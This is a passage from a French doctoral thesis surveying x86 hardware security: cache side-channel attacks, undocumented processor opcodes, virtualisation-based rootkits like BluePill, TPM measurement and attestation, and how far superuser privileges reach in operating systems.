Aussi Colin Percival a-t-il démontré en 2005 [71] que l'implémentation d'openSSL sous le système d'exploitation FreeBSD était vulnérable à une attaque par cache ("cache attack") lorsque le processeur mettait en œuvre la technologie d'hyperthreading [44]. Plus récemment, un article publié sur eprint par l'équipe de Jean-Pierre Seifert [51], ancien membre d'Intel® qui a rejoint depuis peu l'université de Haifa, a défrayé la chronique [61]. L'auteur avait en effet présenté comment il était possible de remplir le cache des prédictions de branchement du processeur pour mettre en œuvre une attaque par partage de ressources. Cette attaque, contrairement à ce qui a pu être lu par ailleurs ne permettait de remettre en question que la sécurité d'une implémentation de RSA sur un système donné, et aucunement sur des systèmes fermés tels que les cartes à puce sur lesquels l'attaquant est dans l'impossibilité de lancer un processus et qui ne comportent pas de processeur disposant de fonctionnalité telle que celle dont la sécurité a été remise en cause par les auteurs.

Ces deux vulnérabilités montrent bien l'extrême danger de partager des ressources matérielles pour traiter des informations de sensibilité différentes. En règle générale, dès que des ressources sont partagées, il va exister des canaux permettant une fuite d'information d'un domaine à l'autre. En effet, outre les exemples présentés au chapitre précédent qui concernent toutes des vulnérabilités liées à l'hyperthreading, il a été montré que le simple partage de ressources entre différentes applications pouvait présenter un risque pour la confidentialité des informations traitées par l'une ou l'autre des applications. Les vulnérabilités présentées au chapitre précédent comme liées à l'emploi de la technologie hyperthreading peuvent par ailleurs entrer dans une catégorie de vulnérabilités plus vaste liées au partage de ressources processeur ou mémoire.

La problématique du partage de ressources a été étudiée de manière relativement exhaustive depuis quelques années. Ainsi Tsunoo [83], Bernstein [15], Lauradoux [57], Bertoni [16] et Hanlon [66] ont-ils successivement étudié différents aspects des "cache attacks" en particulier contre diverses implémentations de l'algorithme cryptographique AES [62]. En pratique, les "cache attacks" permettent à un attaquant de déterminer un secret manipulé par un processus cryptographique (telle qu'une clef de chiffrement) en mesurant une grandeur externe qui lui est accessible (temps de calcul, profil de consommation de la machine). Ces données externes sont corrélées à l'utilisation qui est faite de ses caches par le processeur, utilisation qui est elle même connectée aux données qui sont utilisées par le mécanisme cryptographique cible. Cette corrélation peut être exploitée par un attaquant pour déterminer la clef de chiffrement utilisée.

Les vulnérabilités présentées ne sont cependant pas générales. En effet, sans rentrer dans les détails, les attaques ne sont possibles que pour un algorithme donné possédant certaines

caractéristiques, une implémentation donnée qui possède un comportement particulier (utilisation de tables pour le calcul de la fonction de substitution au lieu de calculs algébriques systématiques dans le cas d'une implémentation d'AES) et qui possède certaines propriétés (une même ligne de cache est utilisée pour deux informations de même ordre).

De même donc que les vulnérabilités de l'hyperthreading n'étaient pas génériques mais spécifiques à une configuration donnée, il en est de même pour les attaques par cache.

Une autre problématique liée à la sécurité des processeurs concerne la non documentation de certaines fonctionnalités constatée pour certains d'entre eux. En particulier, il a été remarqué, notamment par Robert Collins [22], que les tableaux spécifiant les instructions machines (les "opcodes") utilisables sur les processeurs x86 par tout code logiciel n'étaient pas complets. Le tableau ne spécifiait par exemple pas à quelle opération correspondait l'opcode 0xf1, ou l'opcode 0xd6. Robert Collins est parvenu à déterminer la signification de chacun de ces deux opcodes. L'opcode 0xd6 avait longtemps été considéré comme un NOP, c'est-à-dire qu'il pouvait être utilisé pour spécifier une absence d'opération. En réalité, il correspondait à une opération qui consiste à mettre à 0 le registre AL du processeur lorsque le bit Carry (retenue) du registre EFLAGS du processeur est à 1. Cette opération est maintenant référencée par le mnémonique assembleur SALC. Bien que la signification de cet opcode ait été rendue publique, la documentation constructeur ne fait toujours pas mention de cette instruction. D'autres opcodes n'ont de la même façon pas été documentés. La réponse du processeur pour ces opcodes est généralement de déclencher une interruption "Undefined Opcode" pour spécifier que l'opcode ne doit pas être utilisé. Quelques tests élémentaires effectués dans le cadre de cette thèse ont montré que pour certains de ces opcodes - opcodes 0x0f1a à 0x0f1f - non seulement le processeur ne retournait pas d'interruption, mais que de plus le processeur les traitaient comme des opcodes légitimes (recherche de bits complémentaires Mod ou R/M pour préciser la signification de l'instruction machine) dont l'effet n'est pas documenté. Ceci prouve que l'opcode, bien que non documenté, peut librement être utilisé par toute personne ayant connaissance de cette signification ou de son fonctionnement. La signification de cette série d'opcodes n'a à ce jour été mise en évidence.

Ces instructions non documentées sont très préoccupantes. Par le passé, sur les processeurs 386, il avait été montré [22] qu'il existait une instruction cachée de débogage permettant de charger à partir d'une structure définie en mémoire le contenu de tous les registres processeur. On voit sans peine l'avantage que pourrait obtenir un attaquant bien informé qui aurait eu vent de l'existence de cette fonctionnalité. En pratique, toutefois, cette instruction était réservée à l'usage exclusif du code s'exécutant avec les privilèges d'ors et déjà équivalents à ceux du noyau du système d'exploitation et l'instruction n'était heureusement pas exploitable par un attaquant possédant des privilèges réduits.

Ceci étant dit, l'existence d'instructions non documentées fait peser un risque important sur la sécurité du système. Les modèles de sécurité des systèmes d'exploitation reposent sur la bonne définition des fonctionnalités du matériel. Comment garantir la correction des modèles si le matériel comporte des fonctions inconnues ou non maîtrisées, potentiellement dangereuses pour le système ? Cette question sera récurrente tout au long de ce document.

### 1.3.3 La problématique de la virtualisation matérielle

La virtualisation est une technologie visant à présenter à un composant logiciel une abstraction des autres composants logiciels ou matériels de la machine sur laquelle il s'exécute. Ainsi, chaque composant virtualisé a accès à un environnement qui lui est propre. L'intérêt principal de la virtualisation est de permettre à plusieurs composants logiciels de s'exécuter en parallèle sur une même machine tout en garantissant, autant que faire se peut, que chacun des compo-

sants a l'impression d'être seul à s'exécuter sur la machine physique (propriété de cloisonnement logique des composants). La plupart des technologies de virtualisation actuelles permettent par exemple à plusieurs systèmes d'exploitation de s'exécuter sur une même machine en parallèle. D'autres techniques de virtualisation permettent de cloisonner entre elles différentes applications s'exécutant sur un même système d'exploitation (Linux VServer [31], FreeBSD Jail [50]).

Dans le domaine de la virtualisation des systèmes d'exploitation, deux approches ont principalement été retenues. La première est de disposer d'une application s'exécutant sur un système d'exploitation hôte qui va émuler un système matériel complet permettant ainsi à un système dit invité de s'exécuter sur ce système. On parle alors de "full virtulisation". L'application réalisant l'opération de virtualisation est appelée Moniteur de Machine Virtuelle. Il est nécessaire de lancer un moniteur par système invité. Cette approche est relativement peu performante dans la mesure ou le Moniteur de Machine Virtuelle doit interpréter les instructions qu'il reçoit du système invité et les retransmettre après modification éventuelle au système hôte. D'autre part, il est nécessaire que le Moniteur de Machine Virtuelle ait des privilèges importants sur le système hôte. Parmi les produits libres ou commerciaux mettant en œuvre ce type de mécanisme, on peut citer Bochs [20], Qemu [12] et VMWare [88].

La seconde méthode est dite "paravirtualisation". Dans un tel contexte, un Moniteur de Machine Virtuelle s'exécute seul sur le matériel de la machine cible. Le Moniteur de Machine Virtuelle va ensuite présenter une abstraction du matériel à chacun des systèmes invités légèrement différente de l'architecture cible et plus adaptée à la virtualisation. Le Moniteur de Machine Virtuelle est évidement en charge du contrôle, de la gestion et de la répartition des ressources matérielles. Afin d'être exécutés sur la nouvelle architecture cible, les noyaux des systèmes d'exploitation invités doivent être modifiés, ce qui est potentiellement difficile pour les systèmes d'exploitation fermés dont le code source n'est pas disponible publiquement. Étant donné que les techniques de paravirtualisation présentent théoriquement des performances plus intéressantes que celles des techniques de virtualisation, elles sont de plus en plus mises en œuvre et déployées. Étant donné que les architectures x86 se prêtent nativement mal à la virtualisation, le portage des systèmes d'exploitation invités est nécessaire. Les exemples les plus courant de Moniteur de Machine Virtuelle de type sont Xen [84]et L4Linux [55].

Afin de permettre l'exécution en parallèle de systèmes d'exploitation ainsi paravirtualisés, et de systèmes d'exploitation natifs non portés sur une architecture spécifique, il a été décidé par les concepteurs de doter les processeurs x86 de mécanismes de virtualisation permettant de remplir cet objectif. Le développement de cette technologie a été mené indépendamment par AMD et Intel®, et les technologies Pacifica [5] pour AMD et VT/Vanderpool pour Intel® [48] (malheureusement mutuellement incompatibles) ont vu le jour. Ces technologies dites "de virtualisation matérielle" permettent de lancer en parallèle plusieurs systèmes d'exploitation sous contrôle d'un même Moniteur de Machine Virtuelle, certains d'entre eux ayant éventuellement été modifié pour tourner sur une architecture matérielle adaptée (paravirtualisation classique), les autres étant virtualisés grâce à la technologie VT ou Pacifica. L'utilisation de VT ou Pacifica ne permet pas de s'affranchir de l'utilisation d'un Moniteur de Machine Virtuelle seul à même de configurer les environnements d'exécution de chacun des systèmes, comme le montre la figure 1.1.

Lorsque ces technologies ont été présentées, elles sont apparues comme potentiellement intéressantes car elles permettaient de virtualiser un ensemble plus important de systèmes. En revanche, la démonstration de la sécurité des mécanismes mise en œuvre en particulier dans le domaine du cloisonnement inter-domaine reste à faire (voir chapitre 6.3).

Par ailleurs, l'un des faits inquiétants est l'utilisation qui peut être faite de ces technologies par des codes malveillants tels que les **rootkits***. Lors de la conférence Blackhat 2006, Joanna




FIG. 1.1 – Paravirtualisation : l'exemple de Xen sur une architecture avec extensions VT

Rutkovska a montré comment un "rootkit" baptisé "BluePill" [76] (par référence au film Matrix [89] où une pilule bleue peut permettre au héros de vivre dans un environnement virtuel en ayant l'illusion du fait qu'il vit dans un environnement réel), pouvait à la volée virtualiser un système d'exploitation qui s'exécute sur une machine réelle grâce aux fonctionnalités Pacifica du processeur. Ce faisant, le rootkit se place en coupure entre le système d'exploitation et la machine réelle et est en mesure de camoufler sa présence (le système d'exploitation garde l'impression de s'exécuter sur la machine réelle) tout en interceptant toutes les informations transitant entre le matériel et le système d'exploitation.

Une telle démonstration prouve qu'il est possible à un attaquant d'exploiter les fonctionnalités Pacifica du processeur pour camoufler sa présence. Le chapitre 3 présentera un autre exemple de mécanisme de sécurité qui peut être utilisé par un attaquant pour construire une attaque de ce type sur un système et le chapitre 6.3 présentera d'autres faiblesses du mécanisme VT.

### 1.3.4 Initiatives de sécurisation des couches logicielles par des composants matériels

Si la recherche internationale s'est donc penchée récemment sur la problématique de la sécurité des composants matériels et des protocoles permettant d'interagir avec ces derniers, plusieurs initiatives visent au contraire à améliorer la confiance dans la plateforme PC et surtout dans le code qui s'exécute sur cette dernière à l'aide de composants matériels. En particulier, l'intiative du Trusted Computing Group (**TCG***) [82] est à remarquer. Le TCG est un groupement international d'industriels qui vise à spécifier les composants jugés nécessaire pour une informatique de confiance. Ils proposent notamment les spécifications d'un module cryptographique appelé **TPM*** (Trusted Platform Module) [81] visant, sur une plateforme PC à être intégrée à la carte mère, et qui peut fournir à son environnement un ensemble de services cryptographiques. Parmi ses services, le plus remarquable est sans doute le mécanisme de mesure. Le TPM comporte en effet un ensemble de registres appelés PCR (pour Platform Configuration Registers) destinés à contenir des hachés cryptographiques (par la fonction $SHA1$ [30]) de données arbitraires. Dans le modèle de fonctionnement, un registre PCR ne peut jamais être remis à zéro. Il ne peut être, selon la terminologie TCG qu'étendu. L'extension d'un registre PCR contenant la donnée $A$

avec la donnée $D$ correspond à l'opération $PCR = SHA1(A||D)$ où l'opérateur $||$ est l'opérateur de concaténation. Une utilisation possible des PCR est d'y stocker les hachés de chacun des composants logiciels destinés à s'exécuter sur le système, juste avant que ces derniers ne soient réellement exécutés. C'est cette opération qui est appelée dans la terminologie du TCG "mesure" du composant logiciel. Si l'on a confiance dans les capacités de chacun des composants logiciels à demander correctement la mesure des autres composants logiciels qu'il lance, l'état des PCR peut rendre compte de manière non équivoque de la séquence des logiciels qui s'exécutent sur la machine. En effet, les propriétés des fonctions de hachage garantissent qu'il est mathématiquement difficile de trouver une séquence différente de composants logiciels mesurés pour lesquels l'un ou l'autre des PCR posséderait une valeur identique. Si l'on souhaite s'assurer (ce qui est dans la majeure partie des cas souhaitable) que chacun des composants mesure bien le composant suivant, le TCG propose d'avoir recours à ce qu'il appelle "Core Root of Trust for Measurements" (racine de confiance pour les mesures). Cette racine de confiance est un composant logiciel maîtrisé et immuable destiné à remplacer le secteur de démarrage du BIOS et donc à s'exécuter en premier au démarrage de l'ordinateur. Ce composant étant dans le modèle maîtrisé, il devrait théoriquement effectuer une mesure correcte du BIOS avant de lui passer la main. Soit le composant suivant n'est pas intègre et la mesure n'est pas correcte, soit il l'est, la mesure est donc correcte et lorsque le composant suivant s'exécutera, étant intègre, il effectuera bien la mesure qu'il est censé effectuer. On a ainsi obtenu une chaîne de confiance des mesure (voir figure 1.2) qui assure mathématiquement que soit l'une au moins des mesures est incorrecte, soit la séquence de démarrage et l'ensemble des composants mesurés sont intègres.




FIG. 1.2 – Exemple de mesure des composants logiciels d'un système

Ces mesures vont ensuite pouvoir être exploitées principalement via deux mécanismes le mécanisme de scellement (Sealing) et le mécanisme d'attestation. Le premier de ces mécanismes permet de chiffrer une donnée dans un container avec une clef connue uniquement du TPM et

de n'accepter le déchiffrement de ce container que si l'état des PCR du TPM au moment du déchiffrement correspond avec l'état attendu des PCR contenu lui aussi dans le container avec la donnée chiffrée. Le mécanisme de scellement permet de mettre facilement en œuvre un mécanisme d'authentification de la séquence de démarrage. En effet, il est ainsi possible de sceller une clef maîtresse qui chiffre l'intégralité des supports de stockage de la machine (diques durs par exemple, mais hors séquence de démarrage initiale). Si la séquence de boot est intègre, le TPM acceptera de déchiffrer la clef maîtresse ce qui permettra le déchiffrement des supports de stockage. Dans le cas contraire, il sera impossible d'obtenir du TPM le déchiffrement du container, et la clef restera indisponible. C'est ce mécanisme qui est mis en œuvre dans la technologie BitLocker$^{TM}$ [60] de chiffrement de disque à la volée de Windows Vista$^{TM}$ [59] et dans le chargeur de démarrage libre TrustedGRUB [75] développé notamment par l'université de Bochum en Allemagne.

Le mécanisme d'attestation permet quant à lui au TPM de signer avec une clef qu'il est le seul à posséder le contenu de ces registres PCR. Cette signature est en quelque sorte une "attestation" signée par le TPM des composants logiciels qui s'exécutent par la machine. Étant donné que seul le TPM possède la clef de signature en question, il est impossible à un attaquant qui ne parviendrait pas d'une manière ou d'une autre à extraire cette clef de forger une signature valide de PCR erronés. Les attestations ainsi délivrées par un TPM peuvent être utilisés ensuite par des tiers fournissant un service pour discriminer les machines de confiance. Supposons par exemple qu'un serveur de mise à jour souhaite ne mettre à jour que les systèmes qui exécutent tel ou tel butineur, il lui suffit de demander à toute machine souhaitant accéder au service d'attester des composants logiciels qui s'y exécutent. Le serveur maintient en permanence une liste des valeurs de PCR acceptables. Si la valeur des PCR fournis correspond à l'une des valeurs acceptées par le serveur et seulement dans ce cas, il accepte la demande de connexion. On voit par ailleurs sans peine les risques que peut causer la mise en place de tels serveurs en terme de contrôle et de gestion de la vie privée des internautes. Le mécanisme d'attestation est d'autre part le composant fondamental de la norme TNC (Trusted Network Connect) [80] également développée par le TCG qui vise à définir une architecture réseau (et les protocoles correspondants) permettant à une machine nomade de se connecter à un intranet maîtrisé, dès lors que celle ci a été reconnue intègre par un serveur central distribuant les autorisations de connexion.

Le TCG a également spécifié une architecture logicielle permettant à différents composants ou applications d'un système d'exploitation de s'interfacer avec le TPM. Cette architecture logicielle appelée TSS (pour Trusted Software Stack) [79] est composée, comme il l'est montré sur la figure 1.3 :

- d'un pilote pour le TPM ;
- d'une librairie dont le but est de fournir à l'espace utilisateur une interface vers le pilote. Cette librairie peut être appelée directement par les applications ou par le système d'exploitation ;
- d'un service principal (TSS Core service) s'interfaçant avec la librairie dont le but est de synchroniser les différentes demandes d'utilisation de services fournis par le TPM émanant des différentes applications (gestion des aspects multi-tâches). Les applications s'interfaçant directement avec la librairie ne bénéficient bien sûr pas de cette synchronisation ;
- un "fournisseur de service" (TSS service provider) jouant le rôle de souche de sécurité et fournissant une interface conviviale aux applications.

Récemment, Intel® a annoncé la commercialisation dans ces processeurs et ses chipsets d'une technologie nommé **LaGrande*** [32]. Cette technologie vise à apporter les éléments de l'architecture d'une plateforme de confiance non encore apportés par le couple TPM/TSS. Sans rentrer dans des détails d'implémentation trop spécifiques, LaGrande se caractérise par :

- la possibilité de protéger la mémoire principale contre les attaques de périphériques mali-




FIG. 1.3 – Schéma de principe du Trusted Software Stack

cieux via la mise en place d'une IOMMU dans le chipset ;
- de fournir des canaux de confiance cryptographiques entre le bloc processeur-mémoire et les périphériques ;
- de rendre paramétrable certaines fonctionnalités critiques de manière à ce qu'il soit possible de modifier si l'on le souhaite le comportement du processeur dans certains cas ;
- de fournir un mécanisme dit de "Late launch" (démarrage à chaud) correspondant fonctionnellement à un redémarrage dont le code initial (appelé code SINIT) remplaçant le BIOS est signé par le concepteur du chipset, la signature correspondante étant systématiquement vérifiée par le processeur. Une fois cette signature vérifiée, le TPM permet de vérifier l'intégralité de la séquence de démarrage (via des mesures dans certains registres PCR). La séquence de démarrage ainsi sécurisée peut passer la main à un Moniteur de Machine Virtuelle utilisant la technologie VT pour isoler le système d'exploitation utilisateur des fonctionnalités de sécurité critiques. Le démarrage à chaud peut être déclenché à tout moment par une simple instruction assembleur (instruction SENTER) et correspond fonctionnellement à un redémarrage de la machine dans un contexte sécurisé puisque tous les travaux en cours sont abandonnés pour que la machine redémarre en lançant des composants de confiance. La figure 1.4 montre le principe de fonctionnement simplifié de ce mécanisme.

L'ensemble de ces technologies fournissent des fonctionnalités attrayantes en terme de sécurité qui expliquent que cette technologie encore relativement jeune semble appelée à se développer de manière massive dans les années à venir. Cependant, de nombreux scientifiques ont également attiré l'attention sur le fait que ces technologies peuvent être employées également à des fins de contrôle et mettre en danger la vie privée des utilisateurs [6]. Ces différentes considérations ont fait que la recherche internationale s'est penchée depuis peu sur l'analyse de ces technologies. De




FIG. 1.4 – Schéma simplifié du démarrage à chaud (Technologie Intel® LaGrande)

nombreuses publications se sont par exemple concentrées sur la problématique de la virtualisation des TPM [13] tentant de déterminer de quelle façon ces composants physiques pouvaient être virtualisés, d'autres ont étudié la robustesse des composants TPM du commerce et les aspects liés à la conformité aux spécifications [74].

# Chapitre 2

# Concepts essentiels de sécurité des systèmes d'exploitation

**Sommaire**

## 2.1 Rôle du système d'exploitation

Ce chapitre présente certains concepts fondamentaux des systèmes d'exploitation dont la cohérence sera étudiée au long de ce document. En particulier, on regardera par la suite dans quelle mesure le système d'exploitation est capable de respecter certaines propriétés fondamentales en matière de sécurité, si certaines propriétés attendues des composants matériels du système s'avèrent inexactes.

### 2.1.1 Positionnement du système d'exploitation

Le rôle fonctionnel premier d'un système d'exploitation est d'assurer la gestion du matériel et de fournir aux applications qu'il héberge des primitives pour exploiter ce matériel et pour communiquer entre elles. Du point de vue de la sécurité, on attend de lui qu'il régule les accès aux périphériques et les interactions entre tâches sur la base de modèles et de politiques de sécurité de moyen niveau. Ainsi, les fonctions fournies aux applications pour accéder au disque dur exportent la notion de fichier et réalisent des contrôles de permissions pour autoriser ou non les accès logiques correspondants.

Partant du principe que certaines applications sont susceptibles de dysfonctionner ou encore d'être contrôlées par un attaquant exécutant un code de son choix, ce rôle de régulateur n'est efficace que si le système d'exploitation se positionne comme unique moyen de communication entre tâches et avec les périphériques. Dans la pratique, cette coupure virtuelle est gérée par le noyau du système, éventuellement enrichi de pilotes (ou modules) additionnels, et s'appuie sur les fonctionnalités offertes par le matériel. Dans le cas d'une architecture x86, le noyau exploite la **segmentation*** [47] pour s'assurer l'exclusivité de l'exécution en **ring 0*** [44] et la **pagination*** [47] pour séparer les tâches entre elles[4]. Il protège typiquement la zone mémoire qu'il utilise au moyen du bit user/supervisor des **pages*** correspondantes. Pour communiquer avec leur environnement, les applications doivent donc solliciter le noyau au moyen d'appels système.

### 2.1.2 Gestion des entrées sorties

Le noyau peut choisir de déléguer le contrôle de certains périphériques à des applications particulières, qui font également partie du système d'exploitation. Ceci permet de diminuer la taille et la complexité du noyau, donc le nombre de vulnérabilités impactant le ring 0 : les applications gérant les périphériques concernés disposent d'un niveau de privilèges moindre, leurs éventuelles vulnérabilités ont donc en théorie un impact potentiel moins critique sur le système. Pour ce faire, le mécanisme de délégation doit être suffisamment sélectif (choix des applications et des périphériques concernés) et auto-cohérent, c'est-à-dire que les privilèges délégués ne doivent pas permettre une compromission du ring 0, et ce quel que soit le code exécuté avec ces privilèges (sous l'hypothèse d'une compromission de l'application).

Les mécanismes de délégation de privilèges matériels sont basés sur une requête, formulée par un ou plusieurs appels système, que le noyau acceptera ou non de traiter en fonction des privilèges système (identité associée à des privilèges d'administration) de la tâche concernée. En cas de succès, les privilèges matériels demandés sont accordés à cette tâche par le noyau.

[4] L'existence de zones mémoire partagées autrement qu'en lecture seule entre tâches différentes constitue une limite apparente du modèle. Toutefois, le noyau reste responsable d'autoriser ou non la création et le partage de telles zones.

Il existe plusieurs mécanismes permettant au code logiciel s'exécutant sur le processeur d'interagir avec les périphériques.

Le premier mécanisme disponible pour accéder aux périphériques est le mécanisme dit de "Programmed I/O"(**PIO***). Les périphériques correspondants sont accessibles sur un bus 16 bits logiquement indépendant du bus d'adresses mémoire. Ce mécanisme historique est le plus lent. Les **ports*** PIO sont manipulés par les instructions assembleur "in" [45] (opération de lecture) et "out" [46] (opération d'écriture).

Le deuxième mécanisme permettant à un code logiciel d'accéder aux périphériques est le mécanisme dit de "Memory Mapped I/O" (**MMIO***). Ce mécanisme consiste à projeter la mémoire ou les registres de contrôle d'un périphérique dans l'espace d'adressage physique de la machine. Du point de vue du code exécuté, on accède à ces composants comme à la mémoire physique. Généralement, les périphériques sont projetés dans les adresses hautes afin d'éviter le plus possible les conflits avec la mémoire principale[5].

Du point de vue matériel, l'accès aux ports PIO se délègue grâce aux mécanismes d'IOPL et de bitmap d'entrée-sortie [44], que les architectures x86 ont prévus à cet effet (on parle alors de délégation de **privilèges d'entrées-sorties***). L'accès aux zones mémoire MMIO se délègue quant à lui à travers la gestion des tables de page. Enfin, le noyau peut choisir de paramétrer les transferts DMA (voir chapitre 1.3.2) pour qu'ils utilisent des zones mémoire qui lui sont propres ou des zones mémoire sous le contrôle d'une application. Dans ce dernier cas, il peut simplement s'agir d'accélérer les transferts de données bien identifiées entre un périphérique et des applications sans nécessairement remettre en cause le contrôle du périphérique par le noyau.

Il convient aussi de remarquer que, dans les architectures actuelles, les périphériques sont matériellement responsables de respecter les adresses configurées pour les transferts DMA. Le positionnement du noyau du système d'exploitation ne lui permet donc pas de brider les actions des périphériques capables d'effectuer ce type de transferts dans le cas où ceux-ci ne respecteraient pas les consignes qui leur sont envoyées.

## 2.2 Le superutilisateur

### 2.2.1 Privilèges du superutilisateur

La plupart des systèmes d'exploitation définissent par défaut un utilisateur plus privilégié que les autres. Par opposition aux utilisateurs standards qui, dans le modèle, disposent en fonctionnement normal uniquement des privilèges nécessaires pour utiliser le poste, l'utilisateur privilégié dispose de privilèges nécessaires pour administrer, configurer et modifier le comportement du système. Il joue en pratique le rôle d'administrateur système et sécurité du poste.

Les systèmes d'exploitation Linux, OpenBSD et Windows$^{TM}$ disposent tous d'un tel utilisateur privilégié que l'on appellera dans la suite **superutilisateur***. Sous Windows$^{TM}$, le premier compte utilisateur créé est forcément un compte privilégié. Sous Linux, le compte privilégié est le compte d'identifiant 0 appelé compte "**root***" (littéralement utilisateur racine).

Étant donné le peu de formalisation des politiques de sécurité des systèmes d'exploitation, et sans doute dans certains cas, à cause d'un manque de réflexion préalable à la réalisation du système, le superutilisateur possède généralement des privilèges maximaux sur le système. En d'autres termes, le superutilisateur est bien souvent en mesure d'utiliser ses privilèges dans le

[5]Il est à noter que certaines mémoires comme le **BIOS*** doivent être projetées dans les adresses basses pour être accessibles en mode "adresse réelle" (voir chapitre 3). Dans ce cas, les blocs de mémoire principale situés aux adresses correspondantes sont généralement non utilisés par le système. Une exception notable est la SMRAM dont il est question dans le chapitre 3.

but de modifier le noyau du système d'exploitation, de changer les applications destinées à être exécutées sur le système et de lire le contenu des répertoires ou des fichiers des autres utilisateurs (privilégiés ou non) du système.

La plupart des systèmes d'exploitation existants fonctionnent selon ce principe. On peut légitimement se demander si malgré tout, ce modèle est le seul envisageable. Après tout, il n'est pas nécessaire au superutilisateur d'être en mesure de modifier le noyau du système d'exploitation pour pouvoir "configurer" correctement le système.

Du point de vue de la sécurité, on peut isoler un ensemble de propriétés souhaitables relatives aux privilèges du superutilisateur. Par exemple :

- le superutilisateur ne doit pas posséder de privilèges structurels sur le système. Il ne doit donc pas être en mesure d'attenter à l'intégrité des composants fondamentaux du système d'exploitation ;
- le superutilisateur ne doit pas être en mesure d'accéder aux informations personnelles des utilisateurs.

Bien entendu, cette courte liste est à affiner en fonction du cas précis d'utilisation et des menaces contre lesquelles on souhaite se prémunir.

Sur un système Windows$^{TM}$ ou Linux classique, ces dernières propriétés ne sont pas vérifiées. Il est toujours possible pour le superutilisateur de charger un module noyau et ainsi de modifier le fonctionnement du noyau du système d'exploitation. Par ce biais, il est par exemple capable d'obtenir un accès aux fichiers utilisateur du disque dur qui n'ont pas fait l'objet d'une protection spécifique de la part de l'utilisateur. Il est également capable de spécifier au noyau d'effectuer une copie intégrale de tous les documents qui seront ouverts dans le futur par l'un des utilisateurs et d'effectuer une copie desdits documents à l'insu de ce dernier.

Le reste du présent chapitre détaille les différents mécanismes qui peuvent être mis en œuvre pour restreindre les privilèges du superutilisateur.

### 2.2.2 Restreindre les privilèges du superutilisateur

